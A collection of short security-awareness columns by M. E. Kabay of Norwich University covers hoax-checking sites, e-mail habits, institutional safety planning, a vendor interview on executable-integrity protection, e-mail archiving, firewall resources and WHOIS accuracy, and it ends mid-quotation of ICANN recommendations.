Associate Professor, Computer Information Systems
Norwich University, Northfield VT

We all fight hoaxes day after day; Aunt Betty wants us to know about the free money Microsoft will give us for forwarding some years-old undated chain letter and Uncle Ralph is terrified of needles in movie theater seats. Friend Yetta has just deleted yet another component of Windows or Java in response to a letter from Uncle Ralph and is writing to Aunt Betty about never flashing headlights at cars driving with their lights off on a freeway.

Sigh.

One of my colleagues recently pointed me to an excellent Web site that can help us train our relatives – and our employees – to check facts before they spread misinformation. Purportal.com has search-engine fields for two different Urban Legends sites, the Computer Incident Advisory Capability (CIAC) Hoax database at the Lawrence Livermore National Laboratory of the US Department of Energy, the Computer Emergency Response Team Coordination Center (CERT/CC) at Carnegie Mellon University and the Symantec Virus Encyclopedia.

In addition, the site offers a Rich Site Summary (RSS) field for search engines to extract information for other sites to link into it easily and some special reports on hot topics; when I visited, they included details on the Nigerian 4-1-9 Scam and 9/11 hoaxes.

The headlines were a few days old but useful nonetheless and included links to the full original articles.

The section entitled "Handy and Edifying Links" seems to have a long list of interesting and helpful sites about a wide range of topics centering on frauds and hoaxes. I particularly enjoyed the link to the NASA responses to, ah, claims that they faked the moon landings.

In summary, this site is easy to use, clearly laid out, and helpful in the battle against fraud and nonsense. I recommend that you add it to the resources that you offer your colleagues as part of the effort to bring security into their field of view. Remember, helping employees protect themselves and their families against Internet-mediated harm is an excellent way of accustoming them to thinking about security.

And it might just actually help fight the Bad Guys a bit.

* * *

Michel E. Kabay; Wiley (New York), ISBN 0-4714-1258-9. Available now at your technical bookstore or from Amazon at: < http://www.amazon.com/exec/obidos/ASIN/0471412589/tag=fusion0e >

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Burying Your E-Mail Message

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

As the end of the semester rolled around at Norwich University, my special-topics students were busily sending their examining committees their final reports. One lad – let's call him "Albert Baker" – noted that he was re-sending his report because one of his examiners mentioned that he hadn't received it; the student apologized for possible duplicates.

I responded that I hadn't seen it either.

An hour later, I opened an e-mail message from a sender I didn't recognize; albert@biepald.com (all names and addresses have been changed to nonexistent ones). The topic was "C'est fini" or "it's done" in French. I had left this message in my in-basket for some time because I always open messages with obvious subject lines and from people I know before dealing with reader correspondence, messages from strangers, or possible junk e-mail.

The mysterious message turned out to be from Albert and included the missing report. Had he sent it from his Norwich account, which would be bakera@norwich.edu, or at least included his real name, I would have opened it sooner. Had he used a meaningful subject line, such as "IS406 Final Report," it wouldn't have sat there unopened for so long.

This incident got me thinking about the current overload of e-mail that so many of us are suffering and what it means for effective use of this communications channel.

From a security standpoint, sending e-mail that doesn't get opened is a breach of security: it violates the principle of utility. What's the use of sending a message that gets ignored? Or at least, that gets ignored longer than it should? That slowdown could be viewed as a breach of availability of the message.

So here are some simple suggestions that you can circulate among your colleagues in your next newsletter to help improve the usefulness and timeliness of e-mail that matters – by which I mean e-mail that is work-related and needs a response:

1) Configure your e-mail client to include your real name, not a blank or a pseudonym. Your e-mail address can be anything you like; just be sure that you don't send people e-mail whose only identifier is something like bob123@genericemail.net .

2) Use a meaningful subject line. Don't be cute: "Something sweet for you" is more likely to be dumped in the spam/porn receptacle than opened in these days of swarming unwanted e-mail.

3) Don't use the FORWARD or REPLY function of your e-mail to start a completely new topic. Especially if the topic you've been discussing is low priority and your subject line just continues using that string instead of indicating a new, more important topic, don't be surprised if some of your recipients assign low priority to your new message, too. It can be disconcerting to open a message apparently discussing, say, "Refund policy for out-of-town expenses" and discover that

it's actually dealing with what should have been labeled, "Emergency faculty meeting called for 15:00 today" – especially when you open the message the day after the meeting.

4) Be modest: not everything you say or find interesting is worth sending to everyone you know. Contrary to the apparent belief of some egoists, their colleagues do not in fact sing Sting's "Every breath you take" song as they wait expectantly for the next "Me too" or "Yeah! Right on! You go, girl!" comment appended to 12 pages of copies of copies of copies of some two-week old message they've already seen 32 times. Send too much junk and all your mail will be relegated to the virtual dust bin.

This last point bears a little elaboration. At one point, someone in my University decided to send the entire faculty a "Thought for the Day" consisting of some cute quotation. Well, I pretty quickly added that person's e-mail address to my "PLACE IN JUNK E-MAIL FOLDER" filter. Unfortunately, the same person was responsible for sending out faculty notices that really did matter, so I ended up having to check all this rubbish anyway. Someone must have complained, because the junk did eventually stop.

OK, now if this were junk e-mail, it would end "SEND THIS TO EVERYONE YOU KNOW!!!!"

But it isn't (I hope).

* * *

NEW! 18-month online Master of Science in Information Assurance offered by Norwich University; see < http://www3.norwich.edu/msia > for full details.

Look for the _Computer Security Handbook, 4th Edition_ edited by Seymour Bosworth and Michel E. Kabay; Wiley (New York), ISBN 0-4714-1258-9. Available now at your technical bookstore or from Amazon at: < http://www.amazon.com/exec/obidos/ASIN/0471412589/tag=fusion0e >

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Anti-Terrorism Manual Online

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

I recently volunteered to help the House Committee at my synagogue by doing a security evaluation of the building where I celebrate the Sabbath every Saturday morning. To avoid having to rewrite basic concepts of facilities security and emergency preparedness for the Committee, I provided them with the superb manual called _Keeping Your Jewish Institution Safe – Online Edition_ from the Anti-Defamation League Web site. This document has to be one of the best-written short summaries of institutional emergency preparedness I've ever found. As I reread it in preparation for my walkabout at the synagogue, it occurred to me that, like Jewish rye, kosher hot dogs and Yiddish expressions (Oy!), the work may be appreciated and used by non-Jews.

Available as an Acrobat PDF file from < http://www.adl.org/security/safe.pdf >, the 85 page pamphlet has the following structure:

I am particularly pleased with the emphasis on planning; for example,

>Creating secure Jewish communal institutions must include the design of a security plan. A sound security plan will leave an institution better able to thwart and, if necessary, recover from, a security breach. Remember: the best way to protect your institution is to prepare for and prevent an incident's occurrence in the first place.<

The writers correctly identify the need for risk management and corporate culture of security:

>Professionals and leadership should assess the risks and realities of the institution to develop a security plan, seeking professional guidance if necessary. Of course, not all institutions run the same risk, but all run some risk. Most critically, leaders must make sure that security is part of an institution's culture . . . . At the very least, input on security should be sought from all staff (not only is their "buy-in" essential for a smoothly running plan, but they are also important "eyes and ears"). When planning or participating in events, everyone – ranging from the Board President to the custodial staff – must think security."<

Throughout the text, the authors insist that they are not providing a recipe book but rather a set of guidelines that must be adapted to the particular needs of specific institutions. I think that readers of this column will find it a helpful document in writing their own overviews for management and I hope you will take a look at it to see if you concur.

I will end, unusually, with a joke – one of my favorite jokes from shul (synagogue). A great flood was announced in a river town, and trucks with loudspeakers on the roof moved through the streets announcing that there were about 36 hours until a 15-foot rise in the water level. The townsfolk began sand-bagging their foundations and nailing boards over their windows – all except Shmuel (Samuel), who sat idly by watching his neighbors with amusement. "Nu, Shmuel, what gives? Why aren't you getting ready to go?." Shmuel laughed and said, "Baruch Hashem (Blessed be the Lord), I don't have to worry about floods. The Lord will save me." So the next day, the water began to rise, and volunteers in boats came through the streets to help anyone stranded. They found Shmuel looking out of his second-floor windows and shouted, "We'll save you! Come down this ladder!" Shmuel laughed and said, "Baruch Hashem, I don't have to worry about floods. The Lord will save me." Within a few more hours, the water was up to the second floor and Shmuel was on the roof. A helicopter flew overhead and the brave rescue team shouted down, "Take this rope ladder up and we'll save you!" But Shmuel laughed again and said, "Baruch Hashem, I don't have to worry about floods. The Lord will save me."

He drowned.

When he met his Maker, he asked tearfully, "Adonai (G-d), how could you do this to me? I believed in you with all my heart!" And the Lord snapped, "Look, Shmuel, first I sent you the truck, then I sent you the boat, and finally I sent you the helicopter. What more could you want??"

Shalom.

* * *

Look for the _Computer Security Handbook, 4th Edition_ edited by Seymour Bosworth and Michel E. Kabay; Wiley (New York), ISBN 0-4714-1258-9. Available now at your technical bookstore or from Amazon at: < http://www.amazon.com/exec/obidos/ASIN/0471412589/tag=fusion0e >

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Good Intentions

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

According to a recent news summary in _Innovation_, biometric technology is advancing rapidly enough that we can expect to see mobile phones that will enforce sensible security rules. John Gehl and Suzanne Douglas wrote, "Two scientists at Carnegie Mellon University are developing technology that one day may be capable of sensing when you're just too busy to take a phone call. The technology uses tiny microchips, cameras and sensors to analyze body language in order to determine whether a person is engrossed in a task. Pounding away at a computer keyboard, closing your office door, or conversing animatedly with another person would all serve as possible indicators that a person is too occupied to take a call."

This kind of automated interpretation of human motivation and intentions sends shivers up my spine. The potential for error and abuse is limitless. We have already seen countless examples of assumptions made by system designers turning out to be faulty; my favorite is the Windows Update, which by design has no user controls over it at all. Once activated, it – like the sorcerer's apprentice's brooms – cannot be shut off or even slowed down in its relentless, 12-times-an-hour checking for Windows updates. Once it's been set in motion, the only way to control the Update is to remove the software entirely.

Well, imagine the innumerable situations in which the tiny microchips, cameras and sensors could make a mistake in analyzing human needs. Let's start with controlling cellular phone abuse. Can't you just imagine someone designing a feature in mobile phones that whispers in the earpiece, "Lower your voice -- you are talking too loudly in public about corporate information." Then the phone shuts off if you ignore it – right in the middle of a critical discussion of response to a potentially disastrous breach of security at the corporate data center.

Or how about, "You are driving at 20 miles per hour over the speed limit in heavy traffic: don't you think it would be wise to STOP TALKING ON YOUR PHONE??" Whereupon the driver actually does get shot by the maniac who has been stalking him for the last ten miles because his phone call to the police was interrupted by proxy by a programmer who designed the safety system without an override.

For real nightmares, I leave you to imagine a phone that monitors your speech to ensure compliance with a designer's standards of politically correct speech. I imagine what such a device might do with peculiar words and phrases that have one meaning in ordinary discourse but a quite different meaning in a different context. For example, I remember one conversation with a system manager 20 years ago when I was on tech support for Hewlett Packard. He had had just had a system crash and I routinely asked, "Did you take a dump?" There was a long pause on the phone line, and the system manager replied with obvious puzzlement, "Yeeessss, but what does that have to do with the computer?" "No, no, " I said, "a CORE dump!"

More seriously, the same technology might lend itself to identification and authentication for computer access. For example, software might identify authorized users by face, keyboard rhythm and voice and thus decrease the rate of both false positives (accepting an interloper) and

false negatives (rejecting the rightful user). But in all cases, we should be very careful to insist on safety overrides that maintain control by the human being on the spot, not by the human being who thought he or she could predict all possible situations and limit human response in advance. For example, an authorized user could have a secondary authentication method that could allow access even in the case of a false negative.

In any case, I hope that enthusiasts of remote control will remember the road surface of the highway to hell.

* * *

For further reading:

About INNOVATION < http://www.newsscan.com/innovation-sample.html >

Windows Critical Update Notification Utility < http://support.microsoft.com:80/support/kb/articles/Q224/4/20.ASP >

Kabay, M. E. (2000). May the power be with you: A design philosophy for software engineers. ACM Ubiquity < http://www.acm.org/ubiquity/views/m_kabay_4.html >

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

BBX Fights the Unknown

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

After the first articles in my little series on intrusion detection appeared, several firms in the active intrusion-response arena contacted me with breathless enthusiasm about their products. I recently had an enjoyable chat with two enthusiastic computer security executives who filled me in on their progress towards another weapon for the constant war against The Bad Guys. [Note that I have no financial interest or any other relationship with BBX other than finding my two interlocutors very friendly, likeable and intelligent folks.]

* * *

James G. Kollegger [JK] is President and CEO of BBX Technologies < http://www.bbxtechnologies.com >. A former Operations and Command Information Officer in the U.S. Army Strategic Communications Command, Mr. Kollegger went on to a varied career in the information technology industry with special emphasis on managing high-technology startups.

John R. Michener, PhD [JM] is Chief Scientist and VP for Business Development at BBX. Dr. Michener has patents in cryptography and network security and has worked with security for Siemens and Novell. He is a widely published author (see pointers at the end of this article) who has a long career in security and e-commerce.

[MK] So how did you get involved in this project?

[JK] We got involved about 18 months ago. We always look for revolutionary or disruptive technologies. Our sense was that the computer security industry was ripe for this kind of change because three elements were fast coming together, literally like a "Perfect Storm":

1. Increased use of the Internet, despite the security risks. Businesses, the military, and civilian agencies are not just using the Internet, they're building business models on it. Browsing the web is inherently not secure. People just don't understand how vulnerable they are to subversion of their systems by malicious and clever software. I asked the CTO of a Fortune 100 company what his biggest security headache was—he said it was PC's exposed to the Internet.

2. New technology emerges constantly creating further weaknesses in this fabric-- e.g., new cell phones that upload data to computers, flash drives that slip into your pocket. These are real security problems. For example in Washington, a federal CIO told us that Blackberries are a major problem because they're not secure and also the servers are in Canada. A second problem he faces is USB flash drives that can easily be plugged into a computer to upload malware. Even automated email verification updates can be dangerous – they can download probes you can't even see.

3. The new breed of hackers are more sophisticated, more technologically expert and more

politically motivated. We have discovered hackers in China and Eastern Europe who are…

[JM] … they're not really just hackers: they're more like tool developers. For example, one of them developed a screen-scraper for collecting user IDs and passwords from Web logins that is as good as a keystroke logger for breaking identification and authentication controls.

[JK] Last summer, some Chinese hackers tried to seize control of a Navy ship (they failed). So this breed of arms merchants to the digital wars produces a scenario that isn't very pretty. You look at the current defenses--firewalls, anti-virus, IDS, intrusion prevention – a good part of the new attacks will get through. These old methods are signature based and they're always playing catch-up. So we developed an entirely new approach. Our system doesn't try to find out what the malware looks like; it addresses keeping the integrity of the computer intact. And that's why EDS and other big integrators are taking our products into the market as the final shield—the last line of defense.

[MK] Much like the heuristic systems of antivirus products.

[JM] We're really looking at an integrity lockdown. Applications should deal with data but not modify executables. In general, your software should change only when an authorized individual is installing or updating software. Thus, we can start from the approximation that the executable environment should be invariant.. So we started off looking for modifications of about 13 types of files. If the software sees a new or changed executable on the system, it queries a policy layer that we have implemented. First we ask if the changed software is storing data (Some applications store data in DLL's. We allow the administrator to enter such files into a "ignore changes" list.) ; or maybe it's part of a directory tree where changes are allowed. If it's allowed, it goes in. If it's not, our software deletes the executable and issues a management report. We focus on the system and operating system directories where we detect all changes to the executable environment; but unlike other products, we detect and deal with the addition of unauthorized executables anywhere in the protected system; we have instrumented the kernel and the file system and this allows us to monitor all the changes. A direct benefit of this approach is it allows us to deal with any attack that carries an executable payload without requiring a signature.

We assume that what's in your computer when we install is the baseline; anything else gets knocked out. For example, we've installed with BackOrifice already in place; when the malware goes active, we detect its attempts to modify code and we delete it. If an administrator tries to kill our process, the command is rejected. We provide a dual key system that can be configured to permit such inactivation. First you need to authorize the removal and then you can remove the protective process. In the newest version, we're adding the capability for real-time filtering of new installs.

Our current product allows authorized updates such as antivirus products or software upgrades into administrator settable directory subtrees. Supporting trusted updates of arbitrary files and locations across the system will have to involve digital certificates if you expect to protect the system against Trojans.

* * *

I would like to congratulate these gentlemen: in the entire discussion, they did not discuss the

names of their products a single time. You'll just have to explore their Web site (http://www.bbxtechnologies.com) to find out what they're selling. My thanks to Jim and John for their time.

* * *

Some papers by Dr Michener:

Michener, J. R. (1999). System insecurity in the Internet age. _IEEE Software_ (Jul/Aug 1999):2

—— & T. Acar (2000). Managing system and active-content integrity. "Internet Watch" column, _Computer_ (Jul 2000):2

—— & T. Acar (2000). Security domains: Key management in large-scale systems. _IEEE Software_ (Sep/Oct 2000):52

—— & S. D. Mohan (2001). Clothing the e-emperor. "Internet Watch" column, _Computer_ (Sep 2001):94

* * *

NEW! 18-month online Master of Science in Information Assurance offered by Norwich University; see < http://www3.norwich.edu/msia > for full details.

Look for the _Computer Security Handbook, 4th Edition_ edited by Seymour Bosworth and Michel E. Kabay; Wiley (New York), ISBN 0-4714-1258-9. Available now at your technical bookstore or from Amazon at: < http://www.amazon.com/exec/obidos/ASIN/0471412589/tag=fusion0e >

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Controlling E-mail Archives

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

Following publication of the article on e-mail subject lines and other tips for efficient use of e-mail, I received a flurry of responses from readers and will be publishing a compilation of some of the most interesting suggestions a bit later. However, one response, from Tim Craig < mailto:Tim.Craig@ukgateway.net >of Locate IT in England, was so interesting that I think it will be valuable for many readers. With minor editorial changes (but note the UK spelling), here is what Mr Craig wrote:

> A further useful little rule about the subject is to think about where your recipient might file it or how he might remember it. As a salesman of security and compliance solutions, I should always be thinking about what my customers' needs and wants are. Giving my e-mail a focused subject helps me focus on what I am trying to achieve with it, for a start. Also, I need to grab his attention at the very beginning. So if my e-mail is about me and my clever product, I have probably lost him already. If it is about a project he needs to fulfil, and how I can help, then I might get somewhere. Just plain sales common sense, not rocket science. For instance, in your projects, assuming you think of students as your customers, you might consider 'My comments on your essay' as less effective than 'MSIA: some advice from M Kabay'. The MSIA at the beginning allows a student looking up his old e-mails, when getting back to the subject two months later, to sort and retrieve it quickly, and a 'find' on Kabay provides another route.

One of the products I promote is MailStore, an e-mail archiving product from Archive-it < http://www.archive-it.com > that comprehensively follows the BSI Code of Practice on the Legal Admissibility of Documents Stored Electronically (BSI PD0008). One of the staff was an author of the BSI Code of Practice. We security people have focused almost all our efforts on protecting information while it is 'on the wire' and almost no effort on protecting it from unlawful change once it is stored. Noting that it is still true that over 70% of all computer misuse is initiated internally, this product provides a capability to manage and control the use of e-mail at a corporate level, ensuring compliance (e.g., with the Data Protection Acts), and enabling approved administrators to do such searches as suggested above across all e-mail users within an organisation. All e-mails are stored tamper proof for as long as policy dictates. A legal discovery can bring up a complete list of all e-mails referring to a particular subject in seconds, when an approved investigation is established. The processes have been approved as 'best practice' up to our House of Lords, and will stand as strong evidence in a Court of Law, which e-mails in general do not. You can prove who has modified or passed on any e-mail, even who has simply read it. It is a great deterrent to misuse of corporate e-mail as well, I believe. Thoughtful application of the subject makes policy compliance much more effective in a regime like this.<

I read the brochure about MailStore and was impressed. The product uses digital signatures and encryption with time-stamps to provide a secure audit trail; it apparently imposes little or no load on the user; and it provides an easy management interface for system administrators to define rules on document retention. The mere presence of such a tool would reduce abuse of corporate e-mail systems. However, readers will recall that any such system must be clearly announced to all personnel before deployment so that there will be no tenable claims of a reasonable

expectation of privacy when using corporate e-mail systems.

* * *

NEW! 18-month online Master of Science in Information Assurance offered by Norwich University; see < http://www3.norwich.edu/msia > for full details.

Look for the _Computer Security Handbook, 4th Edition_ edited by Seymour Bosworth and Michel E. Kabay; Wiley (New York), ISBN 0-4714-1258-9. Available now at your technical bookstore or from Amazon at: < http://www.amazon.com/exec/obidos/ASIN/0471412589/tag=fusion0e >

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Welcome to my Web Site (1): Course Materials

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

I have been preparing my Web site at < http://www2.norwich.edu/mkabay > for a while now and still haven't worked out all the bugs – but it's time to invite you, my faithful readers, on a guided tour of some of the offerings. In this and the following two columns, I want to point out some of the resources that I hope you will find helpful in preparing information security and cybersafety courses, security awareness programs, and internal newsletters – and just for your own personal use too. You are welcome to use this material for non-commercial applications only; for commercial (profit-making) applications, contact me to discuss licenses.

I have had some problems with certain versions of Netscape, but Explorer and Opera versions seem to work OK with my stuff, which is produced using DreamWeaver software.

Start at my home page. Note the picture of what I used to look like (shaven head and beard) compared to what I now have to look like (fuzz on top and no beard) and then click on either of the "Courses" links on the main page. Starting with "Industry Courses," you can see a number of course materials available in PowerPoint files. Each course has a brief description. Contact me if you want to arrange for me to teach any of these for your particular group.

Go back to the Courses page at < http://www.mekabay.com/courses/index.htm > and select the "University and College Courses" link. On the "John Abbott College" page at < http://www.mekabay.com/courses/academic/jac/index.htm > you'll find a couple of non-security courses: a short intro to data communications and a lecture series on technical support. On the other page, < http://www.mekabay.com/courses/academic/norwich/index.htm > you'll find PowerPoint files for a cyberlaw/cybercrime course, some brief stuff on C++ programming, a whole set of lectures on database management systems, a set of slides mostly by Prof. Ian Sommerville on systems engineering (with some modification by me) and the whole set of course notes for the introduction to information assurance that I teach undergraduates. There's plenty of material there to help anyone teaching security and I hope it will save you time in preparing your own notes for classes. Students may also find the materials helpful.

* * *

In my next column, I'll look at some of the research materials on my Web site that can help readers. In the meantime, don't forget to flood my mailbox with notices of all the 404s you will undoubtedly find on my site (sigh).

* * *

Look for the _Computer Security Handbook, 4th Edition_ edited by Seymour Bosworth and Michel E. Kabay; Wiley (New York), ISBN 0-4714-1258-9. Available now at your technical bookstore or from Amazon at: < http://www.amazon.com/exec/obidos/ASIN/0471412589/tag=fusion0e >

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Welcome to my Web Site (2): Research Materials

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

In the first of these three columns, I introduced the course materials on my Web site, < http://www2.norwich.edu/mkabay >. In this column, I'd like to show you some of the research materials there.

Anywhere you see a link to "Cyberwatch" on my site you can click your way to the page where I've placed some short articles about safety in the use of the Internet. These articles are written in simple, non-technical language. I collected and expanded the original series, originally published in a local community newspaper, in a little booklet that was printed for everyone at Norwich University in August of 2002. That version is available free for download as a PDF file called "Cyber-Safety for Everyone: from Kids to Elders." It's 126 pages of very big print; it was reduced four-fold to make the tiny booklet. I am updating the materials for a second edition which will be half-size (thus a normal paperback size) and that I will sell through AMAZON later this summer for about $9 a copy. The PDF file of the second edition will also be available for free to anyone to download.

Next, click on the "IYIR" link anywhere you see it (it and the other navigation links are on the left side of most pages). This boring-looking page at < http://www.mekabay.com/iyir/index.htm > has a great deal of useful information in the Acrobat PDF files available for download. Each file summarizes several hundred developments across the entire field of information security in the year noted. These cases are organized using a numerical classification for convenience; the current taxonomy is always in the "Codes (taxonomy)" file. If you're looking for, say, illustrations of Trojan Horse activity in recent years, you can search through the files using the appropriate code (or even just the keyword) to locate the incidents that may be helpful to you in your lecture or report. In addition to printing the abstracts (very kindly granted to me by the various writers and editors) and sources (usually URLS), I have also added keywords that may not always be obvious from the abstracts themselves. In this way, I hope to make the reports more useful to researchers. I personally find the database from which these reports are generated to be invaluable in helping me locate examples or to follow trends in the field. The database is the basis for the periodic "INFOSEC UPDATE" courses which I give (the next will be in Montreal in August – more about that later).

Finally for today, take a look at the "Overviews" link which brings you to < http://www.mekabay.com/overviews/index.htm >. I think the most useful paper there is "Information Security Resources for Professional Development" which provides answers to FAQs and summarizes a wide range of security resources including books, magazines, CDs, videos, live courses, associations, academic programs and certifications.

* * *

In my next column, I'll look at some of the other papers on my Web site that can help readers.

In the meantime, don't forget to flood my mailbox with notices of all the 404s you will undoubtedly find on my site (sigh).

* * *

NEW! 18-month online Master of Science in Information Assurance offered by Norwich University; see < http://www3.norwich.edu/msia > for full details.

Look for the _Computer Security Handbook, 4th Edition_ edited by Seymour Bosworth and Michel E. Kabay; Wiley (New York), ISBN 0-4714-1258-9. Available now at your technical bookstore or from Amazon at: < http://www.amazon.com/exec/obidos/ASIN/0471412589/tag=fusion0e >

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Welcome to my Web Site (3): Security Papers

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

In the first two of these three columns, I introduced the course and research materials on my Web site, < http://www2.norwich.edu/mkabay >. In this column, I'd like to show you some of the papers on security and ethics topics there.

Start with the "Ethics" link anywhere you see it. There's a short paper that many people find helpful on how normal human beings make decisions about ethical problems; contrary to some people's opinions, there's more to it than the decision-making process involved in choosing flavors of ice-cream.

The harangues in "The Napster Cantata," "Why Kids Shouldn't Be Criminal Hackers," and "Hackers are Enemies" have made me a number of enemies and generated some hate mail over the years, including one massive diatribe by a famous criminal hacker who threatened me with lawsuits, boasted about his lack of concern for normal human empathy, and generally showed signs of serious mental disorders. "Totem and Taboo" is a much more serious paper looking at the development of a moral code in the use of any developing technology and focusing on information technology in particular. Finally, the "Anonymity and Pseudonymity" paper eventually became Chapter 53 of the _Computer Security Handbook, 4th Edition_ and includes some practical suggestions which have been completely ignored for several years on how ISPs could help stop spam and anonymous abuse of the Internet. Interestingly, "Vox clamantis in deserto" (a voice crying in the wilderness) is the motto of my doctoral alma mater, Dartmouth College. I seem to be illustrating its meaning. Perhaps some of you readers will be interested in pursuing the ideas I put forth in that paper.

Another section I hope you will find helpful and interesting is "Methods." The most important file there is "CATA: Computer-Aided Thematic Analysis," a blindingly simply technique for organizing information that everyone I have taught it to seems to find helpful. You know it's a good idea when the universal response is, "Hey, neat! Why didn't I think of that?" The recent ACM _Ubiquity_ publication "Organizing and Safeguarding Information on Disk" will help the organizationally challenged make sense of their disk files ("Where did I put that darned file? I know it was around here among these 18,000 other files somewhere. . . ."). The other two papers on statistics became Chapter 4 of the _Computer Security Handbook_ and provide non-specialists with the proper dose of skepticism about all those security surveys we always hear about every year – the ones with self-selected participants, huge levels of non-response and no validation of results.

So that's all for now. You can also explore the other sections of the site, including "Security Management" and "Opinion" (as if you don't get enough of those in this column).

Welcome to my world!

* * *

NEW! 18-month online Master of Science in Information Assurance offered by Norwich University; see < http://www3.norwich.edu/msia > for full details.

Look for the _Computer Security Handbook, 4th Edition_ edited by Seymour Bosworth and Michel E. Kabay; Wiley (New York), ISBN 0-4714-1258-9. Available now at your technical bookstore or from Amazon at: < http://www.amazon.com/exec/obidos/ASIN/0471412589/tag=fusion0e >

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Firewalls: FAQs and White Papers

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

As a teacher, I am always looking for useful information for my students. I think of you, Dear Readers, as students and fellow teachers too because the nature of security forces all of us to keep learning all the time. Today I'd like to point you to some useful free resources for learning and teaching about firewalls.

(1) CSE FAQ

Starting with materials for your newest employees, there's a simple list of frequently asked questions (FAQ) on the Web site of the Communications Security Establishment of the Government of Canada at

< http://www.cse-cst.gc.ca/en/knowledge_centre/FAQ.html >.

The FAQ includes a list of older books about firewalls (the newest is from 1997).

(2) Firewalls FAQ

A more technical firewalls FAQ is from C. Matthew Curtin and is dated 2001:

< http://www.faqs.org/faqs/firewalls-faq/ >.

This document is far more detailed and goes into technical details that will interest system and network administrators. Major topics include
* Background and firewall basics
* Design and implementation issues
* Various attacks
* How do I …
* Some commercial products and vendors
* Glossary of firewall-related terms
* TCP and UDP ports.

(3) CERT/CC® Security Improvement Modules on Firewalls

The Computer Emergency Response Team Coordination Center (CERT/CC®) of the Software Engineering Institute (SEI) of Carnegie Mellon University (CMU) has an extensive series of documents beginning with "Deploying Firewalls" at

< http://www.cert.org/security-improvement/modules/m08.html >

as part of the CERT® Security Improvement Modules. According to the introduction, "These practices are intended primarily for experienced system and network administrators and integrators." The recommended practices are divided into four sections:

* Prepare
* Configure
* Test
* Deploy.

Each of the sections has one or more documents, some of them several pages long, with well structured information such as

* Why this is important
* How to do it
* Other information.

You will also wants to explore the other Security Improvement Modules available through the link at the bottom of every page.

(4) White Papers from Fortinet

One of the resources I stumbled upon in my research is a collection of White Papers from FORTINET < http://www.fortinet.com/ >. The papers that caught my eye are listed on a form at

< http://www.fortinet.com/leads/action/leadRequest.do?categoryId=10 >

and include a series of documents looking at vertical markets such as educational institutions and health-care in which I am particularly interested. They also have case studies, which are always valuable for teaching. Incidentally, their form doesn't work with Opera v 7.54, which is my standard browser; I had to switch to the dreaded Internet Explorer to be able to fill in the registration form for the request. One nice feature is that once you have registered, you can download all the papers you want as PDF files.

I hope you will find these resources helpful in your learning and training. Just for the record, I have no ties whatsoever to any of the organizations listed in this article.

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Reforming the WHOIS Database

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

In fighting spam and other forms of Internet and e-mail abuse, many defenders of the 'Net have noticed that the worst offenders often include obviously false information in their WHOIS database entry. The WHOIS database records the contact information for each registered domain in the Domain Name System (DNS). In my attacks on originators of spam, I've often seen the phone number (nnn) 555-1212 (where nnn is an area code) supplied as the contact point; addresses such as "12345 Street Road" with bogus ZIP codes; real-looking phone numbers that turn out to be nonexistent or disconnected; and countless e-mail addresses that bounce like the walls in a squash court.

The Internet Corporation for Assigned Names and Numbers (ICANN < http://www.icann.org is "the non-profit corporation that was formed to assume responsibility for the IP address space allocation, protocol parameter assignment, domain name system management, and root server system management functions. . . ." In other words, ICANN regulates the administrative infrastructure of the Internet. In March of this year, the board of directors voted to accept four important recommendations from the Generic Names Supporting Organization (GNSO) Council to maintain the integrity of information in the WHOIS database. These recommendations are as follows:

>1. Accuracy of WHOIS Data.

A. At least annually, a registrar must present to the Registrant the current WHOIS information, and remind the registrant that provision of false WHOIS information can be grounds for cancellation of their domain name registration. Registrants must review their WHOIS data, and make any corrections.

